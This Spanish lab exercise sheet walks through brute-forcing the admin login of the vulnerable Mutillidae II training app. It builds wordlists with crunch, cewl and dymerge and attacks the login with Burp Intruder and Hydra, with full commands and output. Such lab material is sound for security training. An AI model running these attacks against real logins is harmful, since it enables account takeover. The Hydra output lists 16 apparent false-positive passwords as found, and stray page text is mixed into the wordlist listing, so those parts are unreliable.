

-EJERCICIOS FUERZA BRUTA-

PRERREQUISITOS

- Kali Linux (máquina atacante)
- OWASP BWA con Mutillidae II (máquina víctima en red local o localhost)

EJERCICIO 1 – Crunch, Cewl y Dymerge


Objetivo:

Crear diccionarios personalizados para ataques de fuerza bruta en Mutillidae II.


Paso 1: Crear diccionario con crunch

crunch 4 6 abc123 -o diccionario_crunch.txt

- Crea combinaciones de longitud entre 4 y 6 caracteres usando los caracteres a, b, c, 1, 2, 3.
- Guarda el resultado en diccionario_crunch.txt.




```
root@kali/home/jesp
(jesp@kali)~$ sudo su
[sudo] contraseña para jesp:
* root@kali: /home/jesp$ crunch 4 6 abc123 -o /home/jesp/Escritorio/
diccionario_crunch.txt
Crunch will now generate the following amount of data: 379728 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 55728
crunch: 100% completed generating output
* root@kali: /home/jesp$ ls
argus
Descargas
DirBusterReport-10.0.2.24-80-simple.txt
DirBusterReport-10.0.2.24-80.txt
Documentos
Escritorio
general
holehe
imagenes
Música
Nessus-10.8.4-ubuntu1604_amd64.deb
nikto
Plantillas
Público
resultado_nikto.txt
theHarvester
Videos
zap proxy
* root@kali: /home/jesp$
```



Paso 2: Crear diccionario con cewl

`cewl http://10.0.2.24/mutillidae/ -w diccionario_cewl.txt`

- Escanea la web de Mutillidae y extrae palabras.
- Crea un diccionario realista basado en los textos visibles.



```
root@kali/home/jesp/Escritorio
Archivo Acciones Editar Vista Ayuda
* root@kali /home/jesp/Escritorio cewl http://10.0.2.24/mutillidae/ -w diccionario_cewl
l.txt
CeWL 6.2.1 (More Fixes) Robin Wood (robin@diginiinja) (https://diginiinja/)
"CHold on, stopping here ..."
* root@kali /home/jesp/Escritorio ls
diccionario_cewl.txt diccionario_crunch.txt
* root@kali /home/jesp/Escritorio cat diccionario_cewl.txt
User
Info
Injection
Lookup
File
HTML
Viewer
SQL
Test
Via
Pen
XPath
PHP
Tool
Web
Storage
Data
Page
OWASP
Login
XML
View
blog
DNS
Inclusion
Add
your
JavaScript
Log
Click
the
Document
```

- Puedes añadir el parámetro `--depth 2` para escanear enlaces más profundos.

Paso 3: Fusionar diccionarios con `dymerge`

- He instalado `dymerge` con `python2.7`

`#python2.7 dymerge.py diccionario_crunch.txt diccionario_cewl.txt final.txt`

- Une ambos diccionarios en uno sin duplicados.

```
root@kali/home/jesp/dymerge
Archivo Acciones Editar Vista Ayuda
(jesp@kali)-[~]
└─$ sudo su
[sudo] contraseña para jesp:
* root@kali /home/jesp dymerge
* root@kali /home/jesp/dymerge /? master ls
code-of-conduct.md diccionario_cewl.txt diccionario_crunch.txt doc dymerge.py license readme.md termcolor.py termcolor.pyc txt
* root@kali /home/jesp/dymerge /? master python2 dymerge.py
DyMerge 0.2 Nikolaos Kamarinakis (nikolaskama.me)
Made with <3 by k4m4
[+] Use '-h' Or '--help' For Usage Options
* root@kali /home/jesp/dymerge /? master
```

```
root@kali/home/jesp/dymerge
La conexión de red cableada «Conexión cableada 1» está activa

Archivo Acciones Editar Vista Ayuda
x * root@kali /home/jesp/dymerge > master python2.7 dymerge.py diccionario_crunch.txt diccionario_cewl.txt -s -u -o final.txt
DyMerge 0.2 Nikolaos Kamarinakis (nikolaskama.me)

[+] Starting Dictionary Merge Task
[+] Reading Dictionaries
[+] Merging Dictionaries
[+] Removing All Duplicates
[+] Sorting Dictionary Alphabetically
[+] Task Successfully Complete
[+] Final Dictionary Saved As -> final.txt
Comp/ational Time Elapsed: 0.100758

x root@kali /home/jesp/dymerge > master ls
code-of-conduct.md diccionario_cewl.txt diccionario_crunch.txt doc dymerge.py final.txt license readme.md termcolor.py termcolor.pyc txt
x root@kali /home/jesp/dymerge > master ls -la
total 832
drwxr-xr-x 5 root root 4096 may 15 13:53 .
drwxr-xr-x 25 jesp jesp 4096 may 15 13:39 ..
-rw-r--r-- 1 root root 3228 may 15 12:52 code-of-conduct.md
-rwxr-xr-x 1 root root 8265 may 15 12:32 diccionario_cewl.txt
-rwxr-xr-x 2 root root 379728 may 15 11:40 diccionario_crunch.txt
-rwxr-xr-x 1 root root 14485 may 15 12:52 doc
-rwxr-xr-x 1 root root 14485 may 15 12:52 dymerge.py
-rw-r--r-- 1 root root 387993 may 15 13:53 final.txt
drwxr-xr-x 8 root root 4096 may 15 12:52 .git
-rw-r--r-- 1 root root 232 may 15 12:52 .gitignore
-rw-r--r-- 1 root root 1082 may 15 12:52 license
-rw-r--r-- 1 root root 3630 may 15 12:52 readme.md
-rw-r--r-- 1 root root 5043 may 15 12:52 termcolor.py
-rw-r--r-- 1 root root 3600 may 15 12:52 termcolor.pyc
-rw-r--r-- 1 root root 109 may 15 12:52 .travis.yml
```

```
root@kali/home/jesp/dymerge
Este sitio utiliza cookies para ofrecer sus servicios y para analizar el tráfico. Al navegar este sitio, aceptas la política de cookies.

1111
11111
111111 Cheatsheet
111112
111113
11111a
11111b
11111c OTACIÓN DE VULNERABILIDADES
11112
11112a
11112b
11112c
11113
111131
111132 EXPLOTACIÓN
111133
11113a
11113b
11113c
1111a
1111a1
1111a2
1111a3
1111aa
1111ab
1111b
1111b1
1111b2
1111b3
1111ba
1111bb Con tecnología de GitHub
1111bc
```

EJERCICIO 2 – Burp Suite

Objetivo:

Realizar fuerza bruta en el login de Mutillidae usando un diccionario pequeño.

Ruta:

Mutillidae > OWASP 2013 > A2 - Broken Authentication > Authentication Bypass > Via Brute Force > Login

Paso 1: Configura Burp Suite

1. Abrimos Burp Suite en Kali Linux.
2. En el navegador (Firefox), configuramos el proxy a 127.0.0.1:8080.
3. Accedemos al sitio: <http://10.0.2.24/mutillidae>.

Pantalla – Proxy → Intercept On

Paso 2: Captura y envía a Intruder

1. Vamos al login que quieras atacar.
2. Introducimos cualquier credencial y enviamos.
3. En Burp → Intercept, hacemos clic en **Send to Intruder**.

Paso 3: Configura ataque

1. En “Positions”, seleccionamos solo el parámetro password.
2. Carga el diccionario (final.txt) en la pestaña “Payloads”.
3. Iniciamos el ataque.

Pantalla – Intruder configurado

Paso 1: Analizar el formulario

Desde Burp, identifica:


- **URL POST:** /mutillidae/index.php?page=login.php
- **Parámetros:** username=admin&password=...
- **Texto que aparece cuando login falla** (ej: "Login failed")

Paso 2: Ejecutar Hydra

```
hydra -l admin -P /home/jesp/dymerge/final.txt 10.0.2.24 http-post-form \
"/mutillidae/index.php?page=login.php:username=^USER^&password=^PASS^:Login failed"
```

Explicación:

- -l admin: Usuario objetivo.
- -P diccionario_final.txt: Diccionario de contraseñas.
- http-post-form: Modo de ataque HTTP POST.



```
root@kali/home/jesp
Archivo Acciones Editar Vista Ayuda
* root@kali ~# hydra -l admin -P /home/jesp/dymerge/final.txt 10.0.2.24 http-post-form \
"/mutillidae/index.php?page=login.php:username=^USER^&password=^PASS^:Login failed"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws
and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-18 13:09:30
[DATA] max 16 tasks per 1 server, overall 16 tasks, 56830 login tries (l:1/p:56830), ~3552 tries per task
[DATA] attacking http-post-form://10.0.2.24:80/mutillidae/index.php?page=login.php:username=^USER^&password=^PASS^:Login failed
[80][http-post-form] host: 10.0.2.24 login: admin password: 11112
[80][http-post-form] host: 10.0.2.24 login: admin password: 11111b
[80][http-post-form] host: 10.0.2.24 login: admin password: 1111
[80][http-post-form] host: 10.0.2.24 login: admin password: 11111
[80][http-post-form] host: 10.0.2.24 login: admin password: 111113
[80][http-post-form] host: 10.0.2.24 login: admin password: 111112
[80][http-post-form] host: 10.0.2.24 login: admin password: 111111
[80][http-post-form] host: 10.0.2.24 login: admin password: 111123
[80][http-post-form] host: 10.0.2.24 login: admin password: 11113
[80][http-post-form] host: 10.0.2.24 login: admin password: 11112c
[80][http-post-form] host: 10.0.2.24 login: admin password: 11111a
[80][http-post-form] host: 10.0.2.24 login: admin password: 111122
[80][http-post-form] host: 10.0.2.24 login: admin password: 11111c
[80][http-post-form] host: 10.0.2.24 login: admin password: 111121
[80][http-post-form] host: 10.0.2.24 login: admin password: 11112b
[80][http-post-form] host: 10.0.2.24 login: admin password: 11112a
1 of 1 target successfully completed, 16 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-18 13:09:32
* root@kali ~#
```